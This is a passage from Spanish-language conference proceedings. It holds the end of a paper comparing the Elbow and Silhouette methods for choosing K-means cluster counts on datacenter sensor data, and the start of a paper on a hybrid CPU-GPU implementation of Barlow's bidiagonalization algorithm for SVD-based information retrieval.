


Figura 2. Datos de temperatura y humedad extraídos del dataset.

Los datos que se observan en la Fig.2, no permiten obtener una agrupación clara de datos por eso es que la simple aplicación de K-Means para determinar los clústers no resulta suficiente, es decir, es necesario aplicar algún método que permita especificar el valor adecuado de K. Para esto hay varios métodos y la tarea que se lleva en este trabajo es la de poder compararlos y estudiar cuál resulta óptimo para el dataset obtenido.

En la Fig.3 se observa el plano T-P, el cual se encuentra compuesto por muestras que se caracterizan por sus coordenadas:

$$x_i = (P,T) \quad (4)$$




Figura 3. Datos de temperatura y presión extraídos del dataset.

Es decir, las distribuciones de T-P y T-H tomadas por los sensores, dan cuenta de la poca claridad que se nota para la separación en clústers, para lo cual resulta evidente el apoyo del estudio de la cantidad óptima de clústers, ya que de otra forma se podría agrupar de forma errónea.

5. Resultados obtenidos

En el análisis de resultados se propone evaluar los Métodos de Elbow y de Silueta para el caso de la distribución Temperatura-Humedad y luego, los mismos métodos, para la distribución Temperatura-Presión.

5.1 Aplicación del Método de Elbow para Distribución Temperatura-Humedad.

Para trabajar con este método se propone una iteración con treinta clústers, de forma que sea apreciable el quiebre o codo de la curva que se obtiene. Esto se puede ver en la la Fig.4.




Figura 4. Método de Elbow para 30 clusters.

En esta figura la curva modifica su trayectoria de forma suave a medida que aumenta la cantidad de clústers (K) viendo entonces que a partir de seis o siete clústers se produce el codo de la curva. Es de notar que la cantidad de grupos puede variar según la percepción, por eso se puede decir que este método no es completamente preciso. En base a este análisis, se propone visualizar a los datos con seis clústers, quedando la distribución según la Fig.5.




Figura 5. Distribución de clusters con Método de Elbow.

En la Fig.5 se visualizan los clústers. La determinación de estos viene dada por el algoritmo de acuerdo a cómo varía la temperatura para determinados valores de humedad. Por ejemplo, para el caso de 50 %, la temperatura tiene una variación de 4,5°C, aproximadamente. Es importante notar que hay datos que parecen estar muy cercanos, con lo cual para estudiar la separación entre estos, se procede a utilizar el Método de Silueta.

5.2 Aplicación del Método de Silueta para Distribución Temperatura-Humedad.

Para la utilización de este método se realizó una iteración con treinta clústers, sin embargo debido a la extensión en gráficos que se pudiera lograr, se muestran los más relevantes para luego poder obtener conclusiones.

En este estudio, resulta conveniente analizar dos puntos importantes: el primero se refiere a la relación entre el clúster y el coeficiente de Silueta mencionado anteriormente, esto es, si el clúster resulta estar por

debajo de este coeficiente, no sería beneficioso utilizar este número de clústers. El segundo punto se refiere a la relación entre los tamaños de las siluetas de cada clúster.

Teniendo en cuenta estas dos premisas, se puede ver en las siguientes Fig.6 y 7 que los clústers cumplen con la primera. Haciendo un estudio más profundo, se analiza el caso de $K = 6$ en donde se observa que el coeficiente CS llega a valer 0,5 aproximadamente. Luego conviene estudiar el tamaño de cada silueta para la cantidad de clústers y poder así, decidir cuál resulta mejor. Por ejemplo, continuando con el análisis de $K = 6$, se observa que el área de cada clúster resulta relativamente similar, aunque el N.º 5 puede ser un poco menos parecido con respecto a los otros. Si se estudia el caso de $K=11$, los mismos no conservan un área similar entre sí lo cual evidencia entonces que no resulta conveniente elegir un número de clusters mayor a seis.




Figura 6. Silueta con 6 clústers




Figura 7. Silueta con 11 clústers

5.3 Aplicación del Método de Elbow para Distribución Temperatura-Presión.

Para trabajar con este método se propone, al igual que en el caso anterior, una iteración con treinta clústers, obteniendo la Fig.8:




Figura 8. Método de Elbow para 30 clusters

Observando la Fig.8, la curva modifica su trayectoria de forma suave a medida que aumenta la cantidad de clústers (K), por lo tanto, se puede elegir una cantidad de seis ($K=6$) como caso extremo.

Es de notar que la cantidad de grupos puede variar según la percepción. Se propone visualizar a los datos con seis clúster, quedando la distribución de la Fig. 9.




Figura 9. Distribución de clusters con Método de Elbow.

Al igual que en el caso anterior, se procede a utilizar el Método de Silueta para estudiar la separación entre grupos.

5.4 Aplicación del Método de Silueta para Distribución Temperatura-Presión.

Se propone una iteración de treinta clústers pero solo se muestran los relevantes para poder extraer conclusiones. Para lograr congruencia con lo analizado en el método de Elbow, se toma $K = 6$ y $K = 7$. Esto se observa en las siguientes figuras.




Figura 10. Silueta con 6 clústers.




Figura 11. Silueta con 7 clústers.

Observando de forma detallada, se ve que el coeficiente de silueta se mantiene en un valor de 0,45 aproximadamente para ambos estudios. Sin embargo, para $K = 6$ no se observa una similitud en el área de los clústers, lo cual se aproxima al análisis hecho con el método de Elbow en donde la cantidad de clústers sugerida resulta ser de $K = 6$, como caso extremo. Esto indica entonces que conviene tomar un número de clusters menor a seis ya que luego, para $K = 7$ también se nota una gran disparidad en las áreas.

6 Conclusiones.

Dado el conjunto de datos, se pudo comparar los distintos métodos de selección de clústers para extraer posibles grupos de datos que permitan ser etiquetados. Al realizar esta comparación, se puede apreciar que con el método de la Silueta se puede precisar sobre la conclusión extraída con el método de Elbow. En el caso de la distribución de Temperatura-Humedad, con ambos métodos se puede llegar a la conclusión de que con seis clústers se puede lograr una cantidad de grupos similares. En cambio con la distribución de Temperatura-Presión se llega a la conclusión de que con cinco clusters, se estima una buena elección.

A partir de la obtención de clústers, contrastados con el método de Elbow y el de Silueta, se puede entonces tener en cuenta cuál podría ser la política a considerar para la ventilación del ambiente. Por ejemplo, para el diagrama de Temperatura-Humedad ($K = 6$), se puede considerar el tercer clúster como candidato para activar la ventilación, dado que los niveles de temperatura resultan tener mayor alcance para un rango de humedad dado. Luego, con el mismo criterio pero para el caso del diagrama de Temperatura-Presión, se puede tomar como candidato al primer cluster.

Como trabajo a futuro se puede considerar el caso de estudiar a las tres variables en un solo diagrama (3D), para poder verificar si resultan imprescindibles las tres o tal vez con dos de ellas alcanza para describir el comportamiento del Datacenter. Por otro lado, existen otros métodos que también pueden acoplarse a los estudiados aquí para obtener un ajuste más fino al momento de definir los clústers o grupos, algunos de ellos pueden ser ARI y MapReduce. Sin embargo, también resulta importante estudiar el conjunto de datos, dado que puede ser importante comprobar la

separación de grupos mediante otro algoritmo de Clustering tal como Agglomerative clustering, Gaussian mixtures y otros dedicados a la misma labor.

Referencias

- [1] Li, F., Li, T., Wang, H., and Jiang, Y., "A Temperature Sensor Clustering Method for Thermal Error Modeling of Heavy Milling Machine Tools", *Appl. Sci.* 2017, 7(1), 82.
- [2] D'Angiolo, F., Kwist, I., Loiseau, M., Contreras, D., Glas, G., "Algoritmo de KNN Aplicado al Mantenimiento de un Datacenter." ISBN 978-987-4417-73-2. CONAISI, 2019.
- [3] Jain, A., Dubes, R., "Algorithms for Clustering Data", ISBN 0-13-022278-X. 1988.
- [4] Ahuja, S., and Dubey, G., "Clustering and Sentiment Analysis on Twitter Data", 2017 2nd International Conference on Telecommunication and Networks. TEL-NET 2017.
- [5] Bergsma, S., Dredze, M., Van Durme, B., Wilson, T., Yarowsky, T., "Broadly Improving User Classification via Communication-Based Name and Location Clustering on Twitter." 2013.
- [6] Xiong, C., Hua, K., Lv, X., Li, X., "An Improved K-means Text Clustering Algorithm by Optimizing Initial Cluster Centers" 2016 7th International Conference on Cloud Computing and Big Data (CCBD). 978-1-5090-3556-4.
- [7] Yuan, Ch., and Yang, H., "Research on K-Value Selection Method of K-Means Clustering Algorithm." 2013 Graduate institute, Space Engineering University, Beijing 101400, China: 2019.
- [8] Nainggolan, R., "Improved the Performance of the K-Means Cluster Using the Sum of Squared Error (SSE) optimized by using the Elbow Method" 2019 J. Phys.: Conf. Ser. 1361 012015.
- [9] Mamat, R., Mohamed, F., Mohamed, M., Rawi, N., Awang, M., "Silhouette index for determining optimal k-means clustering on images in different color models" *International Journal of Engineering & Technology*, 7 (2.14) (2018) 105-109.
- [10] Ogbuabor, G., "Clustering Algorithm for a Healthcare Dataset Using Silhouette Score Value" *2 International Journal of Computer Science & Information Technology (IJCSIT)* Vol 10, No 2, April 2018.
- [11] Alsayat, A., El-Sayed, H., "Efficient genetic K-Means clustering for health care knowledge discovery" 2016 IEEE 14th International Conference on Software Engineering Research, Management and Applications (SERA). 978-1-5090-0810-0.
- [12] Balasubramanian, T., Umarani, R., "An analysis on the impact of fluoride in human health (dental) using clustering data mining technique" *International Conference on Pattern Recognition, Informatics and Medical Engineering (PRIME-2012)*. 978-1-4673-1038-3.
- [13] Rasitha, B., Bousal, J., "Predicting Heart Attack using Fuzzy C Means Clustering Algorithm" *International Journal of Latest Trends in Engineering and Technology*

Implantación de un Algoritmo de Bidiagonalización en un Entorno Híbrido para su Aplicación en la Recuperación de Información

Oswaldo Sposito¹, Viviana Ledesma¹, Gastón Procopio¹, Victoria Saizar¹ y Alexis Vainberg¹

¹Universidad Nacional de La Matanza. Departamento de Ingeniería e Investigaciones Tecnológicas.

{sposito; vledesma; gprocopio; vsaizar; avainberg}@unlam.edu.ar

Resumen

La Indexación Semántica Latente es un método ampliamente utilizado en el contexto de la recuperación de información, para simular el análisis que realizaría una persona se utilizan algoritmos matemáticos especializados. Una de las técnicas empleadas a tal fin es la Descomposición en Valores Singulares. Esta técnica incluye una fase inicial en la que la matriz original es llevada a su forma bidiagonal, estudios indican que esta fase es la que insume el mayor tiempo del proceso, de ahí el interés en su optimización. En este trabajo se pretende evaluar si la adaptación de un algoritmo de bidiagonalización alternativo, al ser implementado en un entorno híbrido CPU-GPU, logra una aceleración en los cómputos. Se han comparado los resultados al implementar el mismo algoritmo en GPU. El estudio realizado permitió comprobar que la implementación en la arquitectura híbrida propuesta es una buena alternativa para matrices menores a una dimensión de 2000, identificando la necesidad de profundizar los estudios para matrices de mayores dimensiones.

1. Introducción

La Indexación Semántica Latente (ISL) es un método específico que proporcionó un salto importante para mejorar la precisión de la recuperación de información en documentos a través de la indexación de términos [1], esta surge en la década de los 80 buscando dar respuesta a tecnologías anteriores que no lograban entender la sinonimia y polisemia. La ISL utiliza una técnica llamada Descomposición en Valores Singulares (DVS), para posteriormente recuperar la información a partir de los valores y vectores singulares conseguidos mediante la aplicación de tal técnica [2].

En este artículo se presenta parte del trabajo realizado en el marco de un proyecto PROINCE, llevado adelante por investigadores del Departamento de Ingeniería e Investigaciones Tecnológicas de la Universidad Nacional de La Matanza. Su objetivo principal es obtener una mejora en la resolución de la DVS, para luego implementarla en un Sistema de Recuperación de Información (SRI),

desarrollado por el mismo equipo de investigación. Específicamente el trabajo se relaciona con el desarrollo e implementación de algoritmos que permitan optimizar la primera fase del proceso de la DVS, la bidiagonalización [3]. Estudios realizados muestran que llevar la matriz inicial a su forma bidiagonal para obtener todos los vectores singulares o solo los valores singulares puede consumir entre un 70% o 90% del tiempo total del proceso, respectivamente [4].

Con lo anterior presente, se han analizado distintas variantes de algoritmos de bidiagonalización. En especial el foco se ha centrado en el desarrollo e implementación de un algoritmo alternativo propuesto por Barlow, Bosner y Drmač [5] (en adelante, Barlow), cuyas implementaciones están siendo estudiadas, como parte de la investigación, en la búsqueda de una reducción en sus tiempos de ejecución.

Dado que el método de bidiagonalización por sus características propias tiene un alto nivel de paralelismo en sus operaciones, se considera que la computación paralela y distribuida puede ser una alternativa eficaz para su solución. Así es que, en un estudio previo, el algoritmo de Barlow ha sido paralelizado, desarrollado e implementado sobre tres arquitecturas diferentes, monoprocesador, multiprocesador y GPU, con el fin de comparar el rendimiento en cada una de estas [6].

Con tal estudio como base, y continuando con el diseño, implementación y ejecución de soluciones paralelas, se ha puesto interés en un entorno híbrido entre procesador y unidad de procesamiento gráfico (CPU y GPU, respectivamente, por sus siglas en inglés). De este modo se pretende maximizar el aprovechamiento de las capacidades de cómputo que ofrece cada componente CPU o GPU, es decir, asignando a cada una de estas las tareas en las que mejor se desempeña.

Por lo tanto, este trabajo contiene un resumen de los resultados obtenidos a partir de la implementación del algoritmo en estudio en una arquitectura híbrida CPU-GPU y su comparación con la ejecución del mismo en una arquitectura basada sólo en GPU. Se desea destacar que se han encontrado trabajos en los que el algoritmo de Barlow es implementado y probado en MatLab, en CPU secuencial y paralelo, pero nunca ha sido probado en entornos con GPU. En este estudio la implementación se realizó utilizando el framework de CUDA para luego comparar los

resultados en base a los tiempos de respuesta cuando se aplica el algoritmo en matrices de distintos tamaños.

El resto del artículo se organiza de la siguiente manera: la Sección 2 explica resumidamente en qué consiste el problema que deben resolver los SRI y su relación con dos técnicas fuertemente asociadas a esta, la ISL y la DVS; la Sección 3 presenta el algoritmo de Barlow objeto de este estudio; la Sección 4 expone algunos avances en cuanto a la paralelización del método de bidiagonalización; la Sección 5 muestra los resultados experimentales obtenidos en el presente trabajo; y finalmente, la Sección 6 presenta las principales conclusiones e ideas para avanzar en esta investigación.

2. Técnicas para la Recuperación de Información

Los SRI involucran la representación, el almacenamiento, la organización y el acceso a los ítems de información [7]. En la Figura 1 se muestra de forma gráfica la problemática asociada a los SRI. Se dispone de una colección de documentos (corpus), por otra parte existen usuarios con necesidades de información que son planteadas al SRI en forma de consultas para que el mismo retorne como respuesta aquellos documentos considerados relevantes, por satisfacer la necesidad expresada. Estos se devuelven en forma de una lista ordenada (rankeada).




Figura 1. Problemática de los SRI

Para realizar operaciones sobre un corpus, se necesita primero una representación lógica de todos sus documentos como también de las consultas con el fin de comparar la similitud entre tales representaciones. Con tal propósito, conviven actualmente una variedad de modelos que se apoyan en distintos paradigmas [8]. Se destacan entre estos, los modelos denominados clásicos: el modelo booleano, el modelo vectorial y, el modelo probabilístico. En los distintos modelos se seleccionan las palabras útiles, que por lo general son todos los términos del documento a excepción de las palabras sincategoremáticas, es decir, semánticamente sin significado, este proceso se enriquece utilizando técnicas de lematización y etiquetado [9]. En

particular, el modelo vectorial representa las consultas y documentos mediante vectores [10]. Así, cada documento se ubica dentro de un espacio vectorial determinado según los términos que contiene. Cada término de un documento está representado por los pesos de los términos contenidos en el mismo.

El presente trabajo está asociado a una extensión del modelo de recuperación vectorial, la ISL. Este método permite la búsqueda de información en documentos mediante la indexación de sus términos [1]. Comprende establecer un espacio semántico donde los términos y los documentos fuertemente relacionados son colocados unos cerca de otros, mostrando de este modo los patrones de asociación entre los datos más importantes e ignorando los que tienen menor influencia al momento de la recuperación.

La aplicación de la ISL, como se indicó anteriormente, implica la utilización de algoritmos matemáticos especializados. Permite buscar por conceptos o definiciones en contraste a lo que sería una búsqueda literal. Pretende solucionar problemas de sinonimia y polisemia, o equivocidad del habla corriente. Para tal fin, un primer recurso es trabajar con lexemas y no con palabras, ya que palabras derivadas de una misma raíz comparten buena parte de la carga semántica.

Generalmente, la indexación de los términos de los documentos, da por resultado matrices de documentos que se vuelven de grandes dimensiones. Por tal razón, en la búsqueda de acelerar el proceso de recuperación de información, suelen aplicarse técnicas de reducción de la dimensionalidad con el fin de transformar dicha matriz en una de menores dimensiones, pero capaz de reflejar las características de la matriz original al momento de procesar las búsquedas. Con tal propósito, se aplica la DVS, una técnica de factorización de matrices mediante la cual se descompone una matriz en varias matrices que presentan las propiedades más significativas de la matriz original [1, 11, 12]. Así, como se muestra en la Figura 2, una matriz A de tamaño $t \times d$ descompuesta con DVS produce tres matrices, de la forma: $A = T_0 \times S_0 \times D_0$.




Figura 2. Reducción de las dimensiones en la DVS. Fuente: [1]

Las columnas de T_0 son ortonormales entre sí y en D_0 lo son las filas, son las matrices izquierda y derecha respectivamente, de vectores singulares y, S_0 es una matriz diagonal compuesta de los valores singulares de A. El triple producto indicado da una matriz de $t \times d$ de rango m . De todas las matrices de $t \times d$ de rango m que aproximen a A, la de menor error, es decir distancia, es una que comparte los mayores m autovalores de A, obtenidos en una

descomposición DVS y anula los restantes, comparte sus autovectores. Habiendo autovalores nulos sus correspondientes componentes en los autovalores no tienen influencia y por lo tanto son recortados a tamaño m , siendo m un valor elegido como compromiso entre ahorro de memoria y precisión que da un valor máximo con el cual la reconstrucción es perfecta.

Estos modelos de orden reducido, según [13], presentan las siguientes ventajas:

- simplifican la comprensión del sistema,
- reducen el coste computacional en los problemas de simulación, lo cual a su vez implica menor esfuerzo computacional en el diseño de controladores numéricamente más eficientes, y
- se obtienen leyes de control más simples.

Lo anterior justifica la importancia y necesidad de conseguir modelos matemáticos simplificados que aproximen al máximo el comportamiento del sistema original. Existen dos tipos principales de algoritmos dedicados al cálculo computacional de la DVS de una matriz real, el método unilateral de Jacobi y los métodos basados en la bidiagonalización [11]. El número de operaciones para los distintos algoritmos se encuentra en el orden de $O(n^3)$, las diversas propuestas y mejoras que han surgido buscan disminuir operaciones costosas en tiempo. El trabajo que viene llevando adelante este equipo de investigación se enmarca en los algoritmos basados en bidiagonalización, en los que se aplican transformaciones ortogonales con el fin de obtener una forma bidiagonal para luego conseguir la DVS de la matriz bidiagonal.

3. Un Algoritmo Alternativo para la Bidiagonalización

La reducción bidiagonal de una matriz densa general, como se indicó previamente, se aplica muy frecuentemente como fase preliminar para el cálculo de la DVS [14]. En la literatura se han encontrado distintos métodos para la bidiagonalización de una matriz, las visiones más tradicionales se basan en las transformaciones de Householder por la izquierda y por la derecha de la matriz [11, 15, 16]. Diversos estudios demuestran ciertas desventajas en dichos métodos, los tiempos cúbicos son de preocupar cuando las matrices son grandes y por otra parte, repercuten negativamente en los costos de comunicación de una implementación paralela del algoritmo en sistemas de memoria distribuida [17, 18].

Así es que han surgido diversos trabajos, entre estos se encuentran la propuesta de Ralha [19], luego mejorada por Barlow [5], que se dirigen a conseguir un método más sencillo de paralelizar que los métodos tradicionales. La particularidad de su algoritmo es que la bidiagonalización es unilateral, donde sólo se aplican las transformaciones de Householder por el lado derecho de la matriz. En esta misma línea, Da Silva Sanches de Campos [18] propuso una optimización al método de Barlow con el objetivo de

reducir el número de comunicaciones que se necesitan para una implementación paralela destinada a sistemas de memoria distribuida.

El método de Barlow se puede expresar, en forma de algoritmo, como se muestra en la Figura 3. Este consiste en un ciclo en el que se trabaja la matriz principal por columnas, va desde la columna 0 hasta la antepenúltima columna ($n-2$). Además de la matriz inicial, hay 3 variables principales que se utilizan a lo largo de todo el algoritmo:

- α : es un vector de n elementos que contiene los valores de la diagonal principal.
- β : es un vector de $n-1$ elementos que contiene los valores de la diagonal superior.
- q : es una matriz con idénticas dimensiones que la matriz principal, es una matriz de trabajo interno.

En cada iteración se va completando: una posición en el vector α de elementos de la diagonal principal; una posición en el vector β de elementos de la diagonal superior, esto se representa en las líneas 5 y 6 del algoritmo en las que se aplican las reflexiones de Householder; una columna de la matriz q ; y además, se modifica la matriz inicial que luego se lee en las iteraciones subsiguientes. Al terminar el ciclo se completan las posiciones restantes de α , β y las columnas que quedan de la matriz q .

Algoritmo 1: BarlowBidiagonalización (A, α, β, Q)

```

1 for  $r = 1, 2, \dots, n - 2$  do
2    $\alpha_r = \|A(:, r)\|_2$ 
3    $q_r = \frac{A(:, r)}{\alpha_r}$ 
4    $x_r = A(:, r + 1 : n)^t q_r$ 
5    $H_r$  tal que  $H_r^t x_r = \beta_r e_1$ 
6    $A(:, r + 1 : n) = A(:, r + 1 : n) H_r$ 
7    $A(:, r + 1) = A(:, r + 1) - \beta_r q_r$ 
8 end
9  $\alpha_{n-1} = \|A(:, n - 1)\|_2$ 
10  $q_{n-1} = \frac{A(:, n - 1)}{\alpha_{n-1}}$ 
11  $\beta_{n-1} = q_{n-1}^t A(:, n)$ 
12  $A(:, n) = A(:, n) - \beta_{n-1} q_{n-1}$ 
13  $\alpha_n = \|A(:, n)\|_2$ 
14  $q_n = \frac{A(:, n)}{\alpha_n}$ 

```

Figura 3. Algoritmo de bidiagonalización unilateral de Barlow. Fuente: [18]

El hecho de aplicar Householder unilateralmente permite definir todas las operaciones en términos de las columnas de la matriz a transformar, posibilita el desarrollo de implementaciones paralelas de un modo más simplificado en comparación con los métodos tradicionales, por otra parte, se logra reducir las comunicaciones que se necesitan.

4. Paralelización de la Bidiagonalización

Las operaciones utilizadas para llevar adelante el método de bidiagonalización hacen que su proceso sea altamente paralelizable [20]. Sobra aclarar, que la correcta ejecución de algoritmos paralelos está fuertemente asociada a que los tamaños de las matrices se adapten a las capacidades del hardware donde estos se ejecutan, por lo que, en matrices de alta dimensionalidad, aparecen problemas como el espacio en la memoria, el incremento en los tiempos de ejecución, así también, los algoritmos para tamaños grandes deben ser modificados ya que no operan sobre columnas completas de una vez, lo que exige análisis de correctitud más tediosos.

Durante la revisión en la literatura se han encontrado varios trabajos orientados a estudios comparativos sobre el rendimiento al bidiagonalizar matrices de distintos tamaños cuando se utilizan distintas implementaciones variando la arquitectura. Algunos han realizado estudios para contrastar implementaciones secuenciales y paralelas sobre una arquitectura homogénea basada en CPU [18], se han experimentado algoritmos en mosaico con distinta cantidad de nodos multinúcleo de un sistema de memoria compartida distribuida en paralelo [4], [21]. Otros han buscado aprovechar la capacidad que ofrecen las GPU y experimentaron su uso aplicando algoritmos en arquitecturas homogéneas [3, 22] como también heterogéneas en las que se combinan el uso de CPU con GPU [23].

Los modelos de programación orientados a la computación en paralelo cambian sensiblemente y requieren de nuevos recursos. Entre las diversas soluciones de computación en paralelo disponibles, las GPU resultan de gran utilidad cuando se deben procesar grandes volúmenes de datos en paralelo, con los que se consiguen importantes mejoras en cuanto a rendimiento a bajo costo. Dada su elevada capacidad de cálculo, cada vez son más utilizadas, no solamente para la generación de gráficos sino también para el cómputo de algoritmos de propósito general como en el álgebra lineal, algoritmos de ordenación búsqueda y procesamiento de consultas, entre otros, logrando una gran mejora en el speedup de la ejecución de las aplicaciones asociadas [24]. La utilización de la potencia de cómputos que brindan las GPU en aplicaciones de propósito general para obtener un alto rendimiento ha dado lugar al concepto de GPGPU (General-Purpose Computing on Graphics Processing Unit). Las GPU tienen una arquitectura SIMD (por sus siglas en inglés Single Instruction, Multiple Data), en estas se manipulan datos de tipos vectoriales a los cuales se aplican operaciones vectoriales [25].

Siendo que el algoritmo propuesto por Barlow en [5], como se indicó previamente, está pensado para soportar el paralelismo, este equipo de investigación ha decidido poner especial interés en su adaptación para implementaciones en arquitecturas basadas en GPU, y de esta manera, al obtener mejores tiempos de ejecución, se estaría consiguiendo consecuentemente un nuevo avance en la DVS.

En consonancia con lo anterior, se ha realizado un estudio en el cual el algoritmo ha sido paralelizado y desarrollado para ser implementado en GPU y los resultados obtenidos en cuanto a rendimiento se compararon con los obtenidos en arquitecturas monoprocesador, multiprocesador, este trabajo se describe parcialmente en [6].

En la Figura 4 pueden apreciarse las evoluciones y las respectivas variaciones en las mediciones de los tiempos de ejecución, para cada una de las arquitecturas mencionadas, en la medida que el tamaño de la matriz se incrementa. Cuando la dimensión de la matriz va aumentando, los tiempos entre CPU monoprocesador y GPU se asemejan.

De los tiempos obtenidos, como resultado de las pruebas, se observa que cuando las matrices son de menor dimensión es conveniente ejecutar este tipo de algoritmos en CPU monoprocesador. En cambio, cuando la matriz comienza a superar las dimensiones, aproximadamente a partir de un orden de 200 o 300, la GPU mejora notoriamente el tiempo de ejecución con respecto a CPU monoprocesador y CPU multiprocesador. Esto se puso en evidencia, por ejemplo, observando los tiempos insumidos para la matriz de orden 2000, donde la GPU logró reducir los tiempos de ejecución en un 93% y 69%, con relación a CPU monoprocesador y multiprocesador respectivamente. En cuanto a la CPU multiprocesador, se puede observar que es constante el tiempo de resolución y este se incrementa lentamente hasta las dimensiones aproximadas a 200.

